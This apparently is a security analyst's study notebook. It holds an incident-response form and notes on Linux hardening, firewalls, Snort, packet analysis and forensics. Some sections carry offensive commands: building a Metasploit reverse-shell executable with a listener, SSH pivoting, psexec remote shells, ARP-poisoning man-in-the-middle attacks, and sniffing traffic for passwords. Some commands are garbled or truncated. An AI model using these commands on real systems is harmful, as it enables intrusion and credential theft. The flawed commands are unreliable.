Fax:_____ Alt. Fax:_____ Additional Information:_____

E-mail: _____ _____

Address: _____ _____

_____ _____

Detector's Signature:_____ Date Signed: _____

Incident Summary

Type of Incident Detected:

- Denial of Service
- Unauthorized Use
- Espionage
- Probe
- Hoax
- Malicious Code
- Unauthorized Access
- Other:_____

Incident Location:

Site:_____ How was the Incident Detected:_____

Site Point of Contact:_____ _____

Phone:_____ Alt. Phone: _____ _____

Mobile: _____ Pager:_____ _____

Fax:_____ Alt. Fax:_____ _____

E-mail: _____ _____

Address: _____ _____

_____ _____

Additional Information: _____

_____

_____

INCIDENT CONTAINMENT

DATE UPDATED:_____

Isolate affected systems:

Command Decision Team approved removal from network? • YES • NO

If YES, date and time systems were removed: _____

If NO, state the reason: _____

_____

_____

Backup affected systems:

System backup successful for all systems? • YES • NO

Name of persons who did backup:_____

_____

_____

_____

_____

Date and time backups started:_____

Date and time backups complete: _____

Backup tapes sealed? • YES • NO Seal Date: _____

Backup tapes turned over to:_____

Signature:_____ Date: _____

Backup Storage Location: _____

INCIDENT ERADICATION

DATE UPDATED:_____

Name of persons performing forensics on systems: _____

_____

_____

_____

_____

Was the vulnerability identified? • **YES** • **NO**

Describe: _____

_____

_____

_____

_____

_____

What was the validation procedure used to ensure problem was eradicated: _____

_____

_____

_____

_____

_____

_____

_____

INCIDENT SURVEY

DATE UPDATED:_____

Location(s) of affected systems: _____

_____

_____

_____

Date and time incident handlers arrived at site: _____

_____

_____

Describe affected information system(s) (one form per system is recommended):

Hardware Manufacturer:_____

Serial Number: _____

Corporate Property Number (if applicable): _____

Is the affected system connected to a network? • **YES** • **NO**

System Name: _____

System Network Address:_____

MAC Address: _____

Is the affected system connected to a modem? • **YES** • **NO**

Phone Number: _____

Describe the physical security of the location of affected information systems (locks, security alarms, building access, etcetera):

_____

_____

_____

_____

_____

_____

_____

_____

_____

Notes:

These are just miscellaneous notes I use frequently.

Searching through multiple pcaps at once:

- for i in *; do ngrep -W byline -O /desired/ouput/directory/traffic$i.pcap -qI $i host 192.168.1.1; done
- cd /desired/output/directory
- mergecap -w desiredname.pcap traffic*.pcap

You now have a single pcap with just your desired traffic based on the bpf filters you gave the first command.

Windows psexec remote cmd prompt:

First download Sysinternals from microsoft and from a command prompt navigate to the folder

- psexec.exe \\targetIP -u username -p password cmd.exe

this may work without the username and password options if your computer is part of the domain

Notes:

Notes:

Notes:

Notes:

Notes:

Notes:

Notes:

Fedora Linux Hardening Steps:

1. Want to check for things as runlevel 3. We want to turnoff excess
   a. **chkconfig –list | grep '3:on**
   b. Turn off services with: chkconfig serviceName off
2. (prolly not on GSE) but to check packages do: **yum list**
   a. To remove: **yum -y remove package-name**
3. run: **netstat -tulpn** to see which ports are open and associated programs. Here is Fedora Sample Services

```
[root@localhost ~]# netstat -tulpn
Active Internet connections (only servers)    (IN LAB I NMAP AND NO OPENED PORTS)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      483/rpcbind
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      758/sshd
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      1164/cupsd
tcp        0      0 0.0.0.0:41116           0.0.0.0:*               LISTEN      806/rpc.statd
tcp6       0      0 :::111                  :::*                    LISTEN      483/rpcbind
tcp6       0      0 :::22                   :::*                    LISTEN      758/sshd
tcp6       0      0 ::1:631                 :::*                    LISTEN      1164/cupsd
tcp6       0      0 :::56797                :::*                    LISTEN      806/rpc.statd
udp        0      0 0.0.0.0:5353            0.0.0.0:*                           444/avahi-daemon: r
udp        0      0 0.0.0.0:43287           0.0.0.0:*                           806/rpc.statd
udp        0      0 127.0.0.1:323           0.0.0.0:*                           475/chronyd
udp        0      0 0.0.0.0:622             0.0.0.0:*                           483/rpcbind
udp        0      0 0.0.0.0:50086           0.0.0.0:*                           444/avahi-daemon: r
udp        0      0 127.0.0.1:982           0.0.0.0:*                           806/rpc.statd
udp        0      0 0.0.0.0:68              0.0.0.0:*                           1345/dhclient
udp        0      0 0.0.0.0:10331           0.0.0.0:*                           1345/dhclient
udp        0      0 0.0.0.0:111             0.0.0.0:*                           483/rpcbind
udp        0      0 0.0.0.0:123             0.0.0.0:*                           475/chronyd
udp6       0      0 ::1:323                 :::*                                475/chronyd
udp6       0      0 :::19785                :::*                                1345/dhclient
udp6       0      0 :::53756                :::*                                806/rpc.statd
udp6       0      0 :::622                  :::*                                483/rpcbind
udp6       0      0 :::111                  :::*                                483/rpcbind
udp6       0      0 :::123                  :::*                                475/chronyd
```

4. **/etc/sudoers** file can be edited using **visudo**
   You can add a user to the sudoers group to give full priv or:
   a. jadmin ALL=/sbin/halt, /bin/kill, /etc/init.d/httpd (this will allow certain commands)
5. SSH - **/etc/ssh/sshd_config**
   a. PermitRootLogin no
   b. AllowUsers username username username username (allow/deny can be user interchangeably)
   c. DenyGroups group1 group2 (allow/deny can be used interchangeably)
   d. Using protocol v2: Protocol 2
   e. ClientAliveInterval 300 (this is seconds, sets the idle log timeout interval)
   f.ClientAliveCountMax 0
   g. IgnoreRhosts yes (disables **.rhosts** file)
   h. PermitEmptyPasswords no

6. allow or disallow users using cron **/etc/cron.deny or /etc/cron/deny**
   a. to disallow ALL users: **echo ALL >> /etc/cron.deny**
7. Enable or Disable Selinux /etc/selinux/config
   a. You can view current status of SELinux mode from the command line using ‘system-config-selinux‘, ‘getenforce‘ or ‘sestatus‘ commands.

b. #sestatus
c. #setenforce enforcing (enables)

8. Passwords **/etc/security/opasswd** contains all old passwords.
   a. nano **/etc/pam.d/system-auth**
   b. add the following line to disallow use from using last 5 pw's
      password sufficient pam.unix.so nullock use_authtok md5 shadow remember=5
   c. to view existing users aging info like expiry date and time use: **chage -l username**
   d. to change: **chage -M 60 username**
      chage -M -m 7 -W 7 username (-M set max days, -m set min days, -W set days to warn)
   c. To lock or unlock an account **passwd -l accountName or passwd -u accountName**
   d. Enforcing Strong passwords **/etc/pam.dsystem-auth**
      /lib/security/$ISA/pam_cracklib.so retry=3 minlen=8 lcredit=-1 ucredit=-2 dcredit=-2 ocredit=-1
      uppercase = lcredit, ucredit = undercase, digit is dcredit = -2, ocredit =-1 or other char
   e. checking accounts for empty passwords **cat /etc/passwd | awk -F '($2==””){print $1}'**
      IF the password is in /etc/shadow there will be a 'x' but if it is empty there will be noting in that field
   f. **/etc/shadow** {userName}:{password}:{lastpasswdchanged}:{Minimum_days}:{Maximum_days}:
      {Warn}:{Inactive}:{Expire}:

9. Important Logs
   /var/log/message – Where whole system logs or current activity logs are available.
   /var/log/auth.log – Authentication logs.
   /var/log/kern.log – Kernel logs.
   /var/log/cron.log – Crond logs (cron job).
   /var/log/maillog – Mail server logs.
   /var/log/boot.log – System boot log.
   /var/log/mysqld.log – MySQL database server log file.
   /var/log/secure – Authentication log.
   /var/log/utmp or /var/log/wtmp : Login records file.
   /var/log/yum.log: Yum log files.

10. Keep /boot as read only and not read execute. **Nano /etc/fstab**
    a. should be LABEL=/boot /boot ext4 defaults,ro 1 2

11. Its important to keep updated using **yum update**

12. Make sure non-root accounts have UID set to 0: **awk -F: '($3 == “0”) {print}' /etc/passwd**
    Should only see: root:x:0:0:root:/root:/bin/bash

13. Disable Unwanted SUID and GSGID Binaries: **find / -iperm +4000** and **find / -perm +2000**
    SUID/SGID sudo find / -xdev -type f -perm +ug=s

14. World-writable files: **find /dir -xdev -type d \(-perm -0002 -a ! -perm -1000 \) -print**
    **sudo find / -path /proc -prune -o **
    -perm +o=w ! \(-type d -perm +o=t \) ! -type l

15. No owner Files: **find /dir -xdev \(-nouser -o -nogroup \) -print**

15.5 find / -perm +6000 -type f -exec ls -ld {} \;

16. Configure Linux or Unix host to logging message to a centralized loghost
    You need to open syslog configuration file /etc/syslog.conf:
    # vi /etc/syslog.conf
    Setup syslogd to send all important message related to auth to loghost IP 192.168.1.100 (or use FQDN if configured)
    .;auth,authpriv.none @192.168.1.100
    OR
    .;auth,authpriv.none @loghost.mydomain.com.
    Restart sysklogd (Debian Linux):

/etc/init.d/sysklogd restart
OR
Restart syslogd under Red Hat/Fedora / CentOS Linux
service syslog restart
If required open outgoing UDP 514 port from other hosts:
iptables -A OUTPUT -p udp -s 192.168.1.100 --sport 1024:65535 -d 192.168.1.5 --dport 514 -m state --state NEW,ESTABLISHED -j ACCEPT
iptables -A INPUT -p udp -s 192.168.1.5 --sport 514 -d 192.168.1.100 --dport 1024:65535 -m state --state ESTABLISHED -j ACCEPT

sudo iptables-save > /etc/iptables_rules

It doesn't really matter where you put the file, all you have to do is make sure that the next line refers to the same file. Next, open /etc/rc.local and add this line:
/sbin/iptables-restore < /etc/iptables_rules

17. The default configuration file is **/etc/logrotate.conf**
18.Connection Banners. Located at **/etc/motd** for ssh. All others at /etc/banners. Needs to be first configured in **/etc/hosts.allow** by adding the following line: **vsftpd : ALL : banners /etc/banners**. Can also restrict based on the following **portmap : 1.2.3.4 : deny**
19. ALL : 206.182.68.0 : spawn /bin/ 'date' %c %d >> /var/log/intruder_alert
The %d token supplies the name of the service that the attacker was trying to access.
To allow the connection and log it, place the spawn directive above in the /etc/hosts.allow file.
20. NIS
a. An NIS server is comprised of several applications. They include the following:
- **/usr/sbin/rpc.yppasswdd** — Also called the **yppasswdd** service, this daemon allows users to change their NIS passwords.
- **/usr/sbin/rpc.ypxfrd** — Also called the **ypxfrd** service, this daemon is responsible for NIS map transfers over the network.
- **/usr/sbin/yppush** — This application propagates changed NIS databases to multiple NIS servers.
- **/usr/sbin/ypserv** — This is the NIS server daemon.

21. NIS – Typically port 834, 835
If the /var/yp/securenets file is blank or does not exist (as is the case after a default installation), NIS listens to all networks. One of the first things to do is to put netmask/network pairs in the file so that ypserv only responds to requests from the appropriate network.
Below is a sample entry from a /var/yp/securenets file:
255.255.255.0 192.168.0.0
22. NFS Firewall Configuration
The ports used for NFS are assigned dynamically by rpcbind, which can cause problems when creating firewall rules. To simplify this process, use the /etc/sysconfig/nfs file to specify which ports are to be used:
- **MOUNTD_PORT** — TCP and UDP port for mountd (rpc.mountd)
- **STATD_PORT** — TCP and UDP port for status (rpc.statd)
- **LOCKD_TCPPORT** — TCP port for nlockmgr (rpc.lockd)
- **LOCKD_UDPPORT** — UDP port nlockmgr (rpc.lockd)

Port numbers specified must not be used by any other service. Configure your firewall to allow the port numbers specified, as well as TCP and UDP port 2049 (NFS).
Run the **rpcinfo -p** command on the NFS server to see which ports and RPC programs are being used.
23. Securing Apache HTTP Server
Always verify that any scripts running on the system work as intended before putting them into production. Also, ensure that only the root user has write permissions to any directory containing scripts or CGIs. To do

this, run the following commands as the root user:

1. chown root <directory_name>
2. chmod 755 <directory_name>

System administrators should be careful when using the following configuration options (configured in /etc/httpd/conf/**httpd.conf**):

24. Securing FTP

a. To change the greeting banner for vsftpd, add the following directive to the /etc/vsftpd/vsftpd.conf file:
ftpd_banner=<insert_greeting_here>

b. /var/ftp/ if this file exists then anonymous access exists

c. anon_upload_enable=NO (in the /etc/vsftpd/vsftpd.conf

d. local_enable=NO (this will disable local accounts from using FTP)

e. To disable specific user accounts in **vsftpd**, add the username to **/etc/vsftpd.ftpusers**

25. Limiting a DOS attacker

By setting limits to the following directives in **/etc/mail/sendmail.mc**, the effectiveness of such attacks is limited.

confCONNECTION_RATE_THROTTLE — The number of connections the server can receive per second. By default, Sendmail does not limit the number of connections. If a limit is set and reached, further connections are delayed.

confMAX_DAEMON_CHILDREN — The maximum number of child processes that can be spawned by the server. By default, Sendmail does not assign a limit to the number of child processes. If a limit is set and reached, further connections are delayed.

confMIN_FREE_BLOCKS — The minimum number of free blocks which must be available for the server to accept mail. The default is 100 blocks.

confMAX_HEADERS_LENGTH — The maximum acceptable size (in bytes) for a message header.

confMAX_MESSAGE_SIZE — The maximum acceptable size (in bytes) for a single message.

26. Service Only Accounts or restricting console access

Shell accounts on the server should not be allowed and all user shells in the **/etc/passwd** file should be set to **/sbin/nologin** (with the possible exception of the root user).

27. TIME

From the desktop, go to Applications (the main menu on the panel) > System Settings > Date & Time

- From the desktop, right-click on the time in the toolbar and select Adjust Date and Time.

28. NTP

The Network Time Protocol (NTP) daemon synchronizes the system clock with a remote time server or time source. The application allows you to configure an NTP daemon to synchronize your system clock with a remote server. To enable this feature, select Enable Network Time Protocol. This enables the NTP Servers list and other options. You can choose one of the predefined servers, edit a predefined server by clicking the Edit or add a new server name by clicking Add. Your system does not start synchronizing with the NTP server until you click OK. After clicking OK, the configuration is saved and the NTP daemon is started (or restarted if it is already running).

Clicking the OK button applies any changes made to the date and time, the NTP daemon settings, and the time zone settings. It also exits the program.

29.

Snort Notes

1. modify snort.conf.
2. change variables (look to step 3 for examples)
3. change site specific rules. Should have **include $RULE_PATH/local.rules**
include $RULE_PATH/downloaded.rules

Setup the network addresses you are protecting(EXAMPLES of Variables)
ipvar HOME_NET [192.168.0.0/16]
Set up the external network addresses. Leave as "any" in most situations
ipvar EXTERNAL_NET [!$HOME_NET]

4. to test pcap: **sudo snort -r ~/Desktop/test.pcap -c /etc/snort/snort.conf -l ~/Desktop**
-r reads the pcap, -c selects conf file, -l dumps locally
Should have an 'alert' file, and a snort.log.{randomNum} pcap file in the chosen dump directory
a. alert udp any any -> 192.168.10.2 7983 (msg:"Consecutive Pi"; pcre:"/pi/is"; threshold:type limit, track by_src, count 2 , seconds 60; sid:333; rev:1;)

TcpReplay/tcprerwite/tcpprep

Step 1 ¶
Use tcpprep to split traffic based on the source/destination port:
$ **tcpprep --port --cachefile=example.cache --pcap=example.pcap**
In this case, all the packets directed to a TCP or UDP port < 1024 are considered client->server, while other packets are server->client. This information is stored in a tcpprep cache file calledexample.cache for later use.
Note: tcpprep supports many other methods of splitting traffic then just port mode.
Step 2
Use tcprewrite to change the IP addresses to the local network:
$ **tcprewrite --endpoints=172.16.0.1:172.16.5.35 --cachefile=example.cache --infile=example.pcap --outfile=new.pcap**
Here, we want all traffic to appear to be between two hosts: 172.16.0.1 and 172.16.5.35. We want one IP to be the "client" and the other IP the "server", so we use the cache file created in the last step.
Step 3
Use tcpreplay to send the traffic through the IPS:
tcpreplay --intf1=eth0 --intf2=eth1 --cachefile=example.cache new.pcap

Mounting with DD

0.1 Make working and original copies first
1. To create an image #dd if=/dev/sda of=/mnt/nfs/backup/harddrive.img
2. To check the file system #file harddrive.dd
3. To mount# mount -o ro ./harddriveimage.dd /mnt
4. To unmount #umount /mnt
5. To restore #dd if=/mnt/mybackup.ddimg of=/dev/sda

Changing names on multiple files

1. counter=0
2. for i in ./webstats.php*; do mv $i ./webstats$counter.html; counter=$((counter+1)); done
3. python3 -m http.server 80

SCP


scp /path/to/file user@1.1.1.1:/path/to/dest
scp user@1.1.1.1:/path/to/file /path/to/dest

SSH PIVOTING

ssh -L 127.0.0.1:445:10.10.9.159:445 acmeadmin@10.10.8.4
----local ip/port------target ip / port ---- --pivot user and destination IP----

ssh socks proxy/proxychains:
SOCKS Proxy
Set up a SOCKS proxy on 127.0.0.1:1080 that lets you pivot through the remote host (10.0.0.1):
Command line:
first configure proxychains at /etc/proxychains.conf. By default it's port 9050
#ssh -D 127.0.0.1:9050 root@10.0.0.1
target ip
#proxychains nmap -n 9050 10.0.0.1

FIREFOX CONFIG FOR SSH/SOCKS PROXY:



GPG4Win

1. Encrypt a file for recipient using their public key:
   D:\gpg --encrypt -r Bob myFile.txt
   --armor (ASCII Armor Switch)
   --output (can set output filename)
   --symmetric (set a passphrase to encrypt and decrypt
2. Decryption:
   gpg –decrypt my-file.gpg
   can use a - -output
3. Signing:
   gpg --armor --sign my-file.txt
   YOU CAN COMBINE THESE
4. Key Creation:
   gpg --gen-key
   --edit-key bob (This will edit the current key)
5. Importing Keys:

gpg --import d:\temp\pubKeybob.asc
gpg --import d:\temp\my-sec.gpg

6. Listing Keys:
gpg -kv (public keys)
gpg --list-keys

7. Export public key:
gpg --armor --output pub.asc --export Chris
--export-secret-keys

8. Sign keys so they are accepted
gpg --sign-key email@example.com

9. Sending back signed key
gpg --export --armor email@example.com

10. Encrypt Message for sending
gpg --encrypt --sign --armor -r person@email.com name_of_file

Volatility:

volatility -f flag4.raw psxview
volatility -f flag4.raw --pid=1288 cmdline
volatility -f flag4.raw memdump -p 1288 -D dir/
Open in Notepad++/FRHED to see what the process did

OpenVas

root@kali:~# apt-get update
root@kali:~# apt-get dist-upgrade

root@kali:~# apt-get install openvas
root@kali:~# openvas-setup
root@kali:~# netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name
tcp 0 0 127.0.0.1:9390 0.0.0.0:* LISTEN 9583/openvasmd
tcp 0 0 127.0.0.1:9391 0.0.0.0:* LISTEN 9570/openvassd: Wai
tcp 0 0 127.0.0.1:9392 0.0.0.0:* LISTEN 9596/gsad
root@kali:~# openvas-start
https://127.0.0.1:9392
openvas-check-setup

openvas-stop
openvasmd --create-user=admin --role=Admin
openvasmd --user=admin --new-password=admin
openvas-start

NMAP

1. The following will scan just for port 22 and then make a list:
nmap -n -p 22 -Pn --open 192.168.119.133 | grep report | cut -d " " -f5 > /tmp/ipaddr.list
2.

IPTABLES

Display Status:
#iptables -L -n -v
With Line numbers:

#iptables -n -L -v –line-numbers

Input or output display by lines

#iptables -L INPUT -n -v

#iptables -L OUTPUT -n -v –line-numbers

Start/Stop/Restart

#service iptables start

#service iptables stop

#service iptables restart

Flush/ Delete all rules:

#iptables -F

Deleted a specific rule from the line

#iptables -D INPUT 4

Insert a specific rule

#iptables -I INPUT 2 -s 202.54.1.2 -j DROP (Drops any packets coming in from 202.54.1.2)

To save firewall rules under CentOS / RHEL / Fedora Linux, enter:

#service iptables save

To restore firewall rules form a file called /root/my.active.firewall.rules, enter:

iptables-restore < /root/my.active.firewall.rules

To restore firewall rules under CentOS / RHEL / Fedora Linux, enter:

#service iptables restart

To set defaults:

iptables -P INPUT DROP

iptables -P OUTPUT DROP

iptables -P FORWARD DROP

Base default installs:

iptables -N LOGGING #Creates a new chain#logs to /var/log/messages /var/log/kern.log.

iptables -P INPUT DROP

iptables -P FORWARD DROP

iptables -P OUTPUT ACCEPT

iptables -A INPUT -m state --state NEW,ESTABLISHED -j ACCEPT

iptables -A INPUT -p udp -s 192.168.1.5 --sport 514 -d 192.168.1.100 --dport 1024:65535 -j LOG –log-level 4

iptables -A INPUT -p udp -s 192.168.1.5 --sport 514 -d 192.168.1.100 --dport 1024:65535 -j DROP

iptables -A INPUT -i lo -j ACCEPT

iptables -A OUTPUT -i lo -j ACCEPT

THIS NEXT PORTION LOGS ALL DROPPED PACKETS THAT MAKE IT TO THE END THAT COME

iptables -N LOGGING

iptables -A INPUT -j LOGGING

iptables -A LOGGING -m limit --limit 2/min -j LOG --log-prefix "IPTables-Dropped: " --log-level 4

iptables -A LOGGING -j DROP

MORE MISC RULES

iptables -A OUTPUT -j ACCEPT

This tells Iptables to add a rule accepting OUTPUT.

You should now have:

iptables -F

iptables -A INPUT -i lo -j ACCEPT

iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A INPUT -p tcp --sport 80 -j ACCEPT
iptables -A INPUT -p udp --sport 53 -j ACCEPT
iptables -A INPUT -j DROP
iptables -A OUTPUT -j ACCEPT
iptables-save > /etc/iptables.rules

NGREP

#for I in *; do ngrep -W byline -O /tmp/pcapname$i.pcap -qI $i host 1.2.3.4; done
#cd tmp
#mergecap -w newpcapname.pcap srcPcap*

TCPDUMP

TCPDUMP

ip[0] & 0x0f = 5 (This would find all packets without ip options)
ip[0] & 0x0f > 5 (This would find all packets with ip options since it is typically no longer than 20)

BITMASKING

CWR	ECE	URG	ACK	PSH	RST	SYN	FIN			
0	0	0	0	0	0	1	0	=	0x02	SYN
0	0	0	1	0	0	1	0	=	0x12	SYN/ACK
0	0	0	1	1	0	0	0	=	0x18	PUSH/ACK
0	0	0	1	0	0	0	1	=	0x11	FIN/ACK
Corresponding values:										
8	4	2	1	8	4	2	1			

Therefore:
tcp[13] = 0x02 (gives only syn packets) exclusive
tcp[13] & 0x02 = 0x02 (we dont care what the other fields look like as long as SYN is set.) inclusive

using this same logic, we could be inclusive specifically:
tcp[13] & 0x0f = 0x02 (this says that we want to at least to have the SYN flag, we DONT want the PSH, RST, and FIN flags BUT…. we do not care what the CWR,ECE,URG,ACK flags are

Other examples:

tcp[12] & 0x0f > 0x50 (In this one we are bitmasking the left order nibble for the tcp header length. WE dont care whats in the right order nibble of the byte. We just want anything that is greater than 5x4 = 20 bytes in length for the tcp header)

tcp[13] & 0x14 != 0 (This says any flags but at least the ack or the rst flag has to be on)

The mask basically says, I only care about the bits specified in the mask.

1. Capture using time and date settings:
   tcpdump -i eth1 -s0 -v -w /tmp/capture_`date +%d_%m_%Y__%H_%I_%S`.pcap
2. tcpdump top 10 talkers. capture 2000 packets and print the top 10 talkers

tcpdump -tnn -c 2000 -i eth0 | awk -F "." '{print $1"."$2"."$3"."$4}' | sort | uniq -c | sort -nr | awk '
$1 > 10 '

3. tcmdump check ping. capture only ping echo requests with tcpdump

tcpdump -nni eth0 -e icmp[icmptype] == 8

4. sniff network traffic on a given interface and displays the IP addresses of the machines communicating with the current host (one IP per line):

sudo tcpdump -i wlan0 -n ip | awk '{ print gensub(/(.*)\..*/,"\\1","g",$3), $4, gensub(/(.*)\..*/,"\\1","g",$5) }' | awk -F " > " '{print $1"\n"$2}'

5. tcpdump sniff pop3,imap,smtp and http then grep it:

tcpdump -i eth0 port http or port smtp or port imap or port pop3 -l -A | egrep -i 'pass=|pwd=|log=|login=|user=|username=|pw=|passw=|passwd=|password=|pass:|user:|username:|password:|login:|pass |user '

6. All traffic except from certain host:

sudo tcpdump -n -i eth0 -w data.pcap -v tcp or udp and 'not host 192.168.1.2'

SMTP

SMTP Commands

The following table lists the SMTP commands that are provided by the Microsoft Windows® SMTP service (SMTPSVC).

SMTP commands

SMTP command	Command function
HELO	Sent by a client to identify itself, usually with a domain name.
EHLO	Enables the server to identify its support for Extended Simple Mail Transfer Protocol (ESMTP) commands.
MAIL FROM	Identifies the sender of the message; used in the form MAIL FROM:.
RCPT TO	Identifies the message recipients; used in the form RCPT TO:.
TURN	Allows the client and server to switch roles and send mail in the reverse direction without having to establish a new connection.
ATRN	The ATRN (Authenticated TURN) command optionally takes one or more domains as a parameter. The ATRN command must be rejected if the session has not been authenticated.
SIZE	Provides a mechanism by which the SMTP server can indicate the maximum size message supported. Compliant servers must provide size extensions to indicate the maximum size message that can be accepted. Clients should not send messages that are larger than the size indicated by the server.
ETRN	An extension of SMTP. ETRN is sent by an SMTP server to request that another server send any e-mail messages that it has.
PIPELININ	Provides the ability to send a stream of commands without waiting for a response

G	after each command.
CHUNKING	An ESMTP command that replaces the DATA command. So that the SMTP host does not have to continuously scan for the end of the data, this command sends a BDAT command with an argument that contains the total number of bytes in a message. The receiving server counts the bytes in the message and, when the message size equals the value sent by the BDAT command, the server assumes it has received all of the message data.
DATA	Sent by a client to initiate the transfer of message content.
DSN	An ESMTP command that enables delivery status notifications.
RSET	Nullifies the entire message transaction and resets the buffer.
VRFY	Verifies that a mailbox is available for message delivery; for example, `vrfy ted` verifies that a mailbox for Ted resides on the local server. This command is off by default in Exchange implementations.
HELP	Returns a list of commands that are supported by the SMTP service.
QUIT	Terminates the session.

The following table lists the extended SMTP commands that Exchange makes available to the SMTP service.

Extended SMTP commands

Extended SMTP command	Command function
X-EXPS GSSAPI	A method that is used by Microsoft Exchange Server 2003 and Exchange 2000 Server servers to authenticate.
X-EXPS=LOGIN	A method that is used by Exchange 2000 and Exchange 2003 servers to authenticate.
X-EXCH50	Provides the ability to propagate message properties during server-to-server communication.
X-LINK2STATE	Adds support for link state routing in Exchange.

Metasploit Payloads:

General process to create exe

root@kali:~# **msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST=192.168.1.101 LPORT=3333 -b "\x00" -e x86/shikata_ga_nai -f exe -o /tmp/1.exe**

root@kali:~# **msfconsole -q**

msf > **use exploit/multi/handler**

msf exploit(handler) > **show options**

msf exploit(handler) > **set payload windows/shell/reverse_tcp**

payload => windows/shell/reverse_tcp

msf exploit(handler) > **show options**

msf exploit(handler) > **set LHOST 172.16.104.130**

LHOST => 172.16.104.130

msf exploit(handler) > **set LPORT 3333**

LPORT => 31337

msf exploit(handler) > **exploit**

Php payload:

set PAYLOAD php/meterpreter/bind_tcp

Linux Payload

use payload/linux/x86/shell_reverse_tcp

EtterCap/Arpspoof

0.5. First enable IP forwarding: echo 1 > /proc/sys/net/ipv4/ip_forward
1. A whole subnet:
ettercap -T -M arp:remote //192.168.119.0/24
2. Same thing using arpspoof
arpspoof -t 192.168.1.1 192.168.1.2 & >/dev/null
arpspoof -t 192.168.1.2 192.168.1.1 & >/dev/null
killall arpspoof
3. Then use wireshark or tcpdump to capture traffic between the two
4. Sniffing traffic with p0f:
p0f -i eth0 -o /tmp/p0f.pcap

tshark

Capture interface:

```
  -i <interface>           name or idx of interface (def: first non-loopback)
  -f <capture filter>      packet filter in libpcap filter syntax
  -s <snaplen>             packet snapshot length (def: 65535)
  -D                       print list of interfaces and exit
  -d                       decode as. Ex- tshark -d tcp.port==8888,http
  -c <packet count>        stop after n packets (def: infinite)
  -r                       read from a file
  -Y <display filter>      packet displaY filter in Wireshark display filter syntax
  -n                       disable all name resolutions (def: all enabled)
  -w <outfile|->           write packets to a pcap-format file named "outfile"
  -T pdml|ps|psml|text|fields
                           format of text output (def: text)
        -e <field>               field to print if -Tfields selected (e.g. tcp.port, col.Info);
                                 this option can be repeated to print multiple fields
  -t a|ad|d|dd|e|r|u|ud    output format of time stamps (def: r: rel. to first)
  -u s|hms                 output format of seconds (def: s: seconds)
                                                                Samples:
```

tshark -r newcarve.pcap -Y "udp.srcport == 53" -n -T fields -e dns.qry.name -e dns.resp.addr

(reads a file and filters out DNS traffic and displays the dns qry and response fields)

tshark -n -r snort.log.1425686433 -Y http -T fields -e http.user_agent

(reads a file and filters out http and then displays only certain fields)

tshark -nr 2015-03-04.pcap -q -z follow,tcp,ascii,xxxxx

(exports just the payloads)

tshark -r test.pcap -Y 'http.request.method == POST and tcp contains "password"' | grep password

```
#!/usr/bin/env python3
import subprocess

srcfile = ''
wsfilter = ''

tsharkcmd = "tshark -r " + srcfile + ' -Y "' + wsfilter + '" -T fields -e tcp.stream | sort -un > /tmp/tcpstream.txt'
tmpdst = open('/tmp/tcpstream.txt','r')

for i in tmpdst.readlines():
   subprocess.call("tshark -nr " + srcfile + " -q -z follow,tcp,ascii," + i, shell=True)
```

```python
#!/usr/bin/env python3
# Made by Chris Davis
# Simply carves out desired tcp streams from an entire pcap using tshark
#Currently only works in Linux
import subprocess

srcfile = ''
wsfilter = ''

tsharkcmd = "tshark -r " + srcfile + ' -Y "' + wsfilter + '" -T fields -e tcp.stream | sort -un > /tmp/tcpstream.txt'
